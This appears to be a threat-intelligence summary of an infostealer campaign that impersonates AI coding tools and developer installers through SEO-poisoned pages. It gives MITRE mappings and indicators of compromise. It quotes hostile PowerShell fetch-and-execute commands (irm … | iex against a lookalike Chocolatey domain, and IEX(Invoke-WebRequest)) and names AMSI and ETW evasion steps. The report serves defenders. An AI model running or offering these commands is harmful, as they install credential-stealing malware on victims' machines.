
EclecticIQ reports a financially motivated infostealer campaign that impersonates Gemini CLI, Claude Code, Node.js, Chocolatey, and other developer tools to trick users into running a hidden PowerShell installer. The malware steals credentials, OAuth tokens, session cookies, files, and system data from Windows endpoints, then exfiltrates them to command-and-control servers and can also execute operator-supplied follow-on payloads. #GeminiCLI #ClaudeCode #Nodejs #Chocolatey #MIRhosting #RedLine #LummaC2
Keypoints
- Threat actors used SEO poisoning to place fake AI-tool installation pages above legitimate results in search engines.
- The campaign specifically impersonated Gemini CLI and Claude Code, with additional lures for Node.js, Chocolatey, KeePassXC, and Monero.
- Victims were prompted to paste a PowerShell one-liner that downloaded and executed a fileless infostealer in memory.
- The malware disabled key Windows defenses by impairing ETW and AMSI before collecting data.
- Stolen data included browser credentials, OAuth tokens, CI/CD secrets, VPN details, session cookies, cloud storage content, and local files.
- The malware also supported arbitrary remote code execution, enabling hands-on-keyboard follow-on intrusion.
- The broader infrastructure cluster used more than 30 domains and bulletproof hosting, indicating an ongoing coordinated campaign.
MITRE Techniques
- [T1189 ] Drive-by Compromise – Victims were led to attacker-controlled installation pages through poisoned search results (‘The infection chain begins with a Google search… Threat actors use SEO poisoning to surface a fake domain at the top of search results’).
- [T1608.006 ] Stage Capabilities: SEO Poisoning – Malicious domains were promoted above legitimate vendor pages (‘Threat actors use SEO poisoning to surface a fake domain at the top of search results’).
- [T1059.001 ] Command and Scripting Interpreter: PowerShell – The payloads were executed entirely in memory with PowerShell (‘executes entirely in memory through PowerShell’).
- [T1204.001 ] User Execution: Malicious Link – Users clicked through from search results to malicious sites (‘The victim clicks through, lands on a malicious page’).
- [T1204.002 ] User Execution: Malicious File – Users were induced to paste and run a one-line PowerShell command (‘prompts the user to copy and paste a PowerShell command into their terminal’).
- [T1027 ] Obfuscated Files or Information – The script was heavily obfuscated with junk branches (‘approximately 6,800 lines of junk code branches’).
- [T1140 ] Deobfuscate/Decode Files or Information – The C2 task list was decrypted at runtime (‘The implant decrypts it, splits it into records’).
- [T1562.001 ] Impair Defenses: Disable or Modify Tools – AMSI was bypassed to prevent script scanning (‘the script… neutralize Microsoft Windows endpoint visibility by disabling… AMSI’).
- [T1562.006 ] Impair Defenses: Indicator Blocking – ETW telemetry was suppressed by patching PowerShell logging (‘patches the PSEtwLogProvider.m_enabled flag’).
- [T1497.001 ] Virtualization/Sandbox Evasion: System Checks – The malware checked for qemu-ga to avoid virtualized analysis (‘includes a qemu-ga string check as a basic anti-sandbox gate’).
- [T1218 ] System Binary Proxy Execution – Shell.Application was used to launch hidden PowerShell (‘instantiates a Shell.Application COM object and calls ShellExecute with window style 0’).
- [T1057 ] Process Discovery – The Restart Manager API enumerated running processes (‘Leverages the Restart Manager API… to enumerate running processes’).
- [T1083 ] File and Directory Discovery – The stealer recursively enumerated user documents (‘Recursive listing of .txt and .docx files across Desktop, Documents, and Downloads’).
- [T1555.003 ] Credentials from Web Browsers – Browser login data, cookies, autofill, and form history were extracted (‘Chromium-family browsers… Firefox’).
- [T1555.004 ] Credentials from Windows Credential Manager – Stored Windows credentials were harvested via CredEnumerate (‘call CredEnumerate against Windows Credential Manager’).
- [T1539 ] Steal Web Session Cookie – Session cookies from collaboration apps were stolen (‘Slack… Teams… Discord… Mattermost’).
- [T1552.001 ] Unsecured Credentials: Credentials in Files – Credentials and keys were taken from config files (‘OpenVPN config files with embedded key material’).
- [T1552.002 ] Unsecured Credentials: Credentials in Registry – Saved sessions and passwords were pulled from registry locations (‘WinSCP stored passwords from the registry’, ‘PuTTY saved sessions’).
- [T1005 ] Data from Local System – Local synced cloud directories and user files were collected (‘Enumeration of locally synced directories for Proton Drive, iCloud Drive, Google Drive, MEGA, and OneDrive’).
- [T1071.001 ] Application Layer Protocol: Web Protocols – C2 communications used HTTP endpoints (‘communicates with events.msft23[.]com over three URL endpoints’).
- [T1573 ] Encrypted Channel – Exfiltrated data and tasking were protected with encryption (‘exfiltrated data in encrypted form’, ‘RSA-encrypted task list’).
- [T1105 ] Ingress Tool Transfer – Operator-supplied URLs were fetched and run on the victim host (‘run the operator-supplied URL via powershell.exe -command IEX(Invoke-WebRequest … )’).
- [T1041 ] Exfiltration Over C2 Channel – Stolen data was sent to the /process endpoint (‘uploads exfiltrated host data’).
Indicators of Compromise
- [Domains ] Typosquatted installer and lure sites – geminicli[.]co[.]com, gemini-setup[.]com
- [Domains ] Claude Code impersonation and C2 – claudecode[.]co[.]com, claude-setup[.]com
- [Domains ] C2 and infrastructure – events[.]msft23[.]com, events[.]ms709[.]com
- [Domains ] Additional impersonation and lure domains – nodejs-setup.co[.]com, community.chocolatey[.]net, keepassxc[.]us[.]org, get-monero[.]co[.]uk, api[.]bio9438[.]com
- [IP address ] Bulletproof hosting node used for malicious infrastructure – 109.107.170[.]111
- [File names ] First-stage and payload script names – Install.ps1, powershell.exe -c “irm https://community.chocolatey.net/install.ps1|iex”
- [SHA-256 hashes ] Sample hashes listed in the report – ff81cb9263fcde5870a0748fd6af2d30a4ba864415c15ca14827d0dd723eb60c, 9c87e8162b39fbb773c416006b16f8e34aca53372d1b2d4a584df0ffc69ad333, and 28 more hashes